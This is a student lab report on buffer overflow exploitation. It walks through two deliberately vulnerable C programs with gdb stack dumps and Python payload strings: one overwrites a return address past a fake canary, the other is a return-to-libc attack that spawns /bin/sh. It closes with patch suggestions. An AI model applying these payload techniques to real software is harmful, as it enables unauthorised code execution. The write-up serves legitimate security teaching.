SECURE SYSTEM ENGINEERING
ASSIGNMENT - 1
(BUFFER OVERFLOW)

Muhammed Tharikh:CS22M058
Nitesh Patwa:CS22M060

Q1)

Source file : lab1_1.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char large_string[128];

void exploit(){
   printf("Exploit succesfull...\n");
}

void welcome(char *name)
{
   long canary= 1431721816;
   char words[12];

   strcpy(words, name);

   printf("Welcome group %s, %s.\n", words, name);

   if (canary!=1431721816)
       exit(1);

}


int main(int argc, char** argv)
{
   if(argc != 2)
   {
       printf("usage:\n%s\n", argv[0]);
       return EXIT_FAILURE;
   }
   welcome(argv[1]);
   return EXIT_SUCCESS;
}
```

Here in the source file, the user input is given in the command line and is given to the welcome() function. Inside the welcome function we can see a **strcpy()** function which copies the user input onto a character array “words” (which will be the buffer we overflow). So the vulnerability is the strcpy() function which directly copies the user input directly to the buffer. Also there is a canary variable which we need to take care of without changing its value. In order to get the relative ordering of where each variable is placed, we first printed the address of each of the variables by using gdb=> **p &variable_name.**
We got the address of words, canary etc as shown below in the stack.

```
(gdb) p &words
$6 = (char (*)[12]) 0xffffcf90
(gdb) p &canary
$7 = (long *) 0xffffcf9c
(gdb) p $ebp
$8 = (void *) 0xffffcfa8
(gdb) x/32x $esp
0xffffcf90:     0xffffd0a4      0xffffd0b0      0x00000001      0x55565758
0xffffcfa0:     0x00000002      0xffffd0a4      0xffffcfc8      0x08048927
0xffffcfb0:     0xffffd2a0      0x0000008e      0x00001000      0x00000002
0xffffcfc0:     0x080ea070      0xffffcfe0      0x00001000      0x08048b61
0xffffcfd0:     0x080ea00c      0x0000008e      0x00001000      0x08048b61
0xffffcfe0:     0x00000002      0xffffd0a4      0xffffd0b0      0xffffd004
0xffffcff0:     0x00000000      0x00000002      0xffffd0a4      0x080488e1
0xffffd000:     0x00000000      0x080481a8      0x080ea00c      0x0000008e
(gdb)
```

Here as we can see the address of “words" is 0xffffcf90 and address of canary is 0xffffcf9c, so after the variable “words” (which is 12B), it is canary, and we can see in stack that the value of canary is 1431721816, which is 55565758 in hexadecimal, as seen at the address 0xffffcf9c. Also we can see where ebp is pointing, and words-ebp = 24B, we need to overflow these 24B + some bytes for finding the return address. As ebp is 4B and some other offset(4B) for stack purposes, total overflow should be 32B for return address and canary. And for a clean exit we need another 4B to overflow.
So what we did is overflow the “word” buffer and try to fill the correct value for canary then overflow again with exploit address, so it overwrites the return address with exploit address, so we can run exploit() function.
Address of exploit is given as : 0x804887c

```
(gdb) p &exploit
$5 = (void (*)()) 0x804887c <exploit>
(gdb)
```

So our exploit string should contain some dummy values for the “words” buffer then should have canary values, then some other dummy values to reach till return address, then fill with exploit() function address, and for clean exit, should have exit address.

```
canary_value='\x58\x57\x56\x55'
buffer_address='\x7c\x88\x04\x08'

group_name="abcd11111111"
exit_address='\x02\xe3\x04\x08'
dummy_string='A'*12
print(group_name+canary_value+dummy_string+buffer_address+exit_address)
```

So this is the exploit code. Now here group_name is the dummy value we place inside the buffer. Then we put the canary value in reverse order as the real canary value is long and when we overflow with characters, it should be written in a little endian format, so it is reversed. Similarly

```
(gdb) p &exit
$7 = (<text variable, no debug info> *) 0x804e300 <exit>
(gdb)
```


the buffer address is the address of exploit() function, which is also written in a reverse hex way to incorporate little endian format.Now dummy_string is to overflow 12B, as after “words” buffer which is 12B is overflowed and canary which is 4B overflowed, remaining 12B need to be overflowed to reach till return address where we need to put our exploit() address. After the execution of exploit() function, the exit address is put so it can have a clean exit. Now exit address on printing exit was

Now the exit address is 0x804e300, so its reverse should be given in the string, now the problem with this is the presence of “00”, which is treated as NULL, so when we put this, its not read as exit, it gave segmentation fault, so we put 0x804e302 , i.e, added 2B, then we got clean exit. This is because in the exit function address, the first instruction is push or something, so if we skip this it still works for a clean exit!.

The stack after exploit code run is:

```
(gdb) x/32x $esp
0xffffcf90:     0x64636261      0x31313131      0x31313131      0x55565758
0xffffcfa0:     0x41414141      0x41414141      0x41414141      0x0804887c
0xffffcfb0:     0x0804e302      0x00000000      0x00001000      0x00000002
0xffffcfc0:     0x080ea070      0xffffcfe0      0x00001000      0x08048b61
0xffffcfd0:     0x080ea00c      0x0000008e      0x00001000      0x08048b61
0xffffcfe0:     0x00000002      0xffffd0a4      0xffffd0b0      0xffffd004
0xffffcff0:     0x00000000      0x00000002      0xffffd0a4      0x080488e1
0xffffd000:     0x00000000      0x080481a8      0x080ea00c      0x0000008e
(gdb)
```

As we can see, the stack content was modified by the exploit string, the canary was retained, dummy values to reach till return address, buffer address added to replace return address, then exit address also added.
Overall execution is given by:-



Q2)

Source file: lab1_2.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void get_name(char *input){
   long canary= 0x87654321;
   char buf[16];
   system("/bin/ls");
   strcpy(buf,input);


   printf("Welcome group %s.\n", buf);


   if (canary!=0x87654321)
       exit(1);


}
int main(int argc, char **argv){
   if(argc!=2)
   {
       printf("Usage:\n%s group_name\n", argv[0]);
       return EXIT_FAILURE;
   }
   get_name(argv[1]);
   return EXIT_SUCCESS;
}
```

Here in the source file, the user input is given in the command line and is given to get_name() funcion. Inside the get_name() function we can see a **strcpy()** function which copies the user input onto a character array "buf" (which will be the buffer we overflow). So the vulnerability is the strcpy() function which directly copies the user input directly to the buffer. Also there is a canary variable which we need to take care of without changing its value. Its value is given as hex itself. In order to get the relative ordering of where each variable is placed, we first printed the address of each of the variables by using gdb=> **p &variable_name.**

We got the address of buf, canary etc and is shown below also with stack content:

```
(gdb) p &buf
$4 = (char (*)[16]) 0xffffcfbc
(gdb) p &canary
$5 = (long *) 0xffffcfcc
(gdb) p $ebp
$6 = (void *) 0xffffcfd8
(gdb) x/32x $esp
0xffffcfb0:     0xffffffff      0x0000002f      0xf7e11dc8      0xf7fd31a8
0xffffcfc0:     0x00008000      0xf7fb5000      0xf7fb3244      0x55555555
0xffffcfd0:     0x00000002      0x00000000      0xffffcff8      0x080484f7
0xffffcfe0:     0xffffd299      0xffffd0a4      0xffffd0b0      0x08048531
0xffffcff0:     0xf7fb53dc      0xffffd010      0x00000000      0xf7e1d647
0xffffd000:     0xf7fb5000      0xf7fb5000      0x00000000      0xf7e1d647
0xffffd010:     0x00000002      0xffffd0a4      0xffffd0b0      0x00000000
0xffffd020:     0x00000000      0x00000000      0xf7fb5000      0xf7ffdc04
(gdb)
```

Here as we can see the address of "buf" is 0xffffcfbc and address of canary is 0xffffcfcc, so after the variable "buf" (which is 16B), it is canary, and we can see in stack that the value of canary is 0x55555555 in hexadecimal, as seen in address 0xffffcfcc. (but when disassembling, there is no need for changing canary as they are not checked but still provided). Also we can see where ebp is pointing, and buf-ebp = 28B, we need to overflow these 28B + some bytes for finding the return address. As ebp is 4B and some other offset(4B) for stack purposes, total overflow should be 36B for return address and canary. And for a clean exit we need another 4B to overflow and also need 4B for storing the address of string '/bin/sh'.

So what we did is overflow the "buf" buffer and try to fill the correct value for canary then overflow again with some dummy string till it reaches the return address. Then fill the system address , so it overwrites the return address with the system address, so we can open the shell.
Now for getting the 'system' address we can find by **p &system**, also in order to open the shell, parameters should be given to system, the parameter is a string '/bin/sh' which we can find in libc, then we need to put these string after some offset of return address.

```
(gdb) info proc map
process 3748
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/esctf/Downloads/lab1/lab1_2/lab1_2
         0x8049000  0x804a000     0x1000        0x0 /home/esctf/Downloads/lab1/lab1_2/lab1_2
         0x804a000  0x804b000     0x1000     0x1000 /home/esctf/Downloads/lab1/lab1_2/lab1_2
        0xf7e04000 0xf7e05000     0x1000        0x0
        0xf7e05000 0xf7fb2000   0x1ad000        0x0 /lib32/libc-2.23.so
        0xf7fb2000 0xf7fb3000     0x1000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb3000 0xf7fb5000     0x2000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb5000 0xf7fb6000     0x1000   0x1af000 /lib32/libc-2.23.so
        0xf7fb6000 0xf7fb9000     0x3000        0x0
        0xf7fd3000 0xf7fd4000     0x1000        0x0
        0xf7fd4000 0xf7fd7000     0x3000        0x0 [vvar]
        0xf7fd7000 0xf7fd9000     0x2000        0x0 [vdso]
        0xf7fd9000 0xf7ffc000    0x23000        0x0 /lib32/ld-2.23.so
        0xf7ffc000 0xf7ffd000     0x1000    0x22000 /lib32/ld-2.23.so
        0xf7ffd000 0xf7ffe000     0x1000    0x23000 /lib32/ld-2.23.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) find 0xf7e05000,0xf7fb2000,"/bin/sh"
0xf7f5e12b
1 pattern found.
(gdb) p &system
$3 = (<text variable, no debug info> *) 0xf7e3f950 <system>
(gdb)
```

So in order to find where libc is present, we can use the command **info proc map**, where we get the address where libc is present, then we can use **find** command to find string pattern.
So "system" is present in 0xf7e3f950, and the string "/bin/sh" is present in 0xf7f5e12b. So overall exploit code is given by:

```
system_address='\x50\xf9\xe3\xf7'
shell_string_address='\x2b\xe1\xf5\xf7'
canary='\x55\x55\x55\x55'
temp_string='A'*16
exit_address='\xc0\x37\xe3\xf7'
dummy_string='A'*12

print(temp_string+canary+dummy_string+system_address+exit_address+shell_string_address)
```

Here system_address is where "system" is present (written in reverse order for little endian), shell_string_address is the address where the string "/bin/sh" is present (written in reverse order for little endian), there is no need of canary as even if we change it still executes and on disassembling there is no check for canary but we still put the same value as in the stack to be safe, temp_string is the temporary value to fill buffer (16B for group name), dummy_string is to fill with dummy value till it reaches return address. Exit address is given by p &exit:

```
(gdb) p &exit
$4 = (<text variable, no debug info> *) 0xf7e337c0 <exit>
(gdb)
```

exit address is 0xf7e337c0.

Now at first, the buffer is filled with temp_string (16B) , then with canary (4B) ,then by dummy value (12B), then by system address (4B) to overwrite the return address. Then the return address of exit (4B) is placed so after system (shell) is executed it will be executed normally without giving segmentation. Then keep the address of string "/bin/sh" (4B), as the system will take parameters from some offset above its calling address(the parameter will be placed above the return address).
The stack after exploitation is shown as :

```
(gdb) x/32x $esp
0xffffcfb0:     0xffffffff      0x0000002f      0xf7e11dc8      0x41414141
0xffffcfc0:     0x41414141      0x41414141      0x41414141      0x55555555
0xffffcfd0:     0x41414141      0x41414141      0x41414141      0xf7e3f950
0xffffcfe0:     0xf7e337c0      0xf7f5e12b      0xffffd000      0x08048531
0xffffcff0:     0xf7fb53dc      0xffffd010      0x00000000      0xf7e1d647
0xffffd000:     0xf7fb5000      0xf7fb5000      0x00000000      0xf7e1d647
0xffffd010:     0x00000002      0xffffd0a4      0xffffd0b0      0x00000000
0xffffd020:     0x00000000      0x00000000      0xf7fb5000      0xf7ffdc04
(gdb)
```

Overall run is given as:

```
esctf@osboxes:~/Downloads/lab1/lab1_2$ ./lab1_2 $(python exploit.py)
exploit.py  lab1_2  lab1_2.c
Welcome group AAAAAAAAAAAAAAAAUUUUAAAAAAAAAAAAP◆◆◆◆7◆◆+◆◆◆.
$ whoami
esctf
$ exit
esctf@osboxes:~/Downloads/lab1/lab1_2$
```

Security Patch suggestion-(Part 1 & 2)

Programmer Level:

- Before calling strcpy() function, ensure that the given string does not exceed the size of the available buffer. In case it exceeds, then abort the process otherwise continue the execution.
- Using secure/safe libraries -using functions like strcpy_s()

Compiler/Hardware Level:

- Methods like W^X stack (that prevents execution of injected payload on the stack, by allowing it to either write or execute on the stack but not both)
- ASLR(that randomizes the memory locations of libraries, thereby making it difficult for the attacker to know the exact memory locations of libc/other files).
- Compiler level checking of possible overflows.